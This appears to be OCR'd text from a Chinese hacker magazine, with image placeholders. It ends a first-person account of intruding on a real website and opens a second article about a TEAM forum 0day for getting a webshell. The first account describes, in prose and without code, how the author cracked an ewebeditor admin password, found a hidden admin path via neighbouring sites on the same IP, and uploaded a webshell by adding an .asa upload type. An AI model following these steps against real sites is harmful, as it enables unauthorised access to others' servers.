


图 5




图 6

一看到那个"webedit"，我就想到了 ewebeditor，果真如此，红彤彤的登录页面刷的就显示出来了，但运气似乎不好，默认的 admin 被更改了，db 目录中也不存在 ewebeditor.mdb，试试 ewebedtitor.asp，出现乱码了，使用 flashget 下载回来，这里建议使用 flashget，测试发现使用其它的下载工具在下载到 90%的时候就会出现下载失败的情况。下载后，发现后台密码被改的超级 BT，md5 也未能查询出来，看来只有登录后台再想办法了，但打开后却出错了，如图 5，这下傻眼了，看来又做了限制，比如限制了 IP 段登录或者只允许内网 IP 登录。我在后台目录下猜测了几个文件，比如 upfile.asp，upload.asp，发现存在 upload.asp 文件，但打开后出现错误，看来只有采用旁注了，如图 6。

打开 ip866.com 网站进行旁注查询，发现站点还真多，随手点开一个，来到了一个心理健康的网站上，在网址后面添加 admin 就出现了后台登录页面，如图 7。试了几个弱口令发现登录不成功，又老感觉这个后台也是骗人的，于是就在前台到处浏览，看到了一个网页，由于网速原因，左下角的一个链接打开时缓慢的爬行着，查看源文件，如图 8 所示。尽管是个内网地址，但也可能是存在这个目录的，看来刚才的后台又是假的，这时不禁无限佩服起这位站长朋友，搞这么多个后台，不累吗。




图 7




图 8




图 9




图 10

将那一大串长长的地址复制过来，打开后如图9所示，可爱的ewebeditor出现了，这次md5顺利的被破解了。登录后台编辑样式，增加上传类型asa，一句话上传成功，使用海阳连接，在查看目录时却出现了一点小风波，如图10，看来fso是被改名或者删除了，换Shell.Application文件浏览操作器，成功打开了，如图11。

本次入侵就这样结束了，没有用到什么新奇的技术，如今攻防都在对立中提升了，像这位恶心的站长就是如此，在那假的后台登录上，我足足试了半个多小时。站长对假后台、真后台的隐藏与fso上下足了功夫，但这些伪装终究只是假象，代码的严谨才是最重要的，告诫菜鸟们，遇到迷茫要仔细思考，JJ永远是属于你的。

（文章中涉及到的啊D注入工具，NBSI3.0，已经收录在了光盘中）




图11

文章难易度：★★★★
文章内容：TEAM论坛注入漏洞的分析及演示的利用过程

TEAM论坛0DAY来拿WEBSHELL

EchoEye/侯其涛

TEAM是国内一个非常受欢迎的论坛，其官方网站对它的基本介绍如下：采用缓存技术，访问速度更快，对服务器的压力更小针对搜索引擎进行优化，使你的文章更快的加入搜索机器人的视眼。默认多后台管理功能，发放各级权限，可以让管理更轻松用户权限管理，层层检测，动态更新各级权限。完整的XML定阅功能更小的安装包，更方便的使用。　发现这个论坛的漏洞纯粹是因为我在入侵一个网站时无意间看到了这套系统，我这种小菜又没有0DAY，只好自己动手去找了！

先到TEAM官方论坛下载了程序源代码，当然要选择最新版的了，看了下发现下载量挺大的，有6万多呢，如图1。

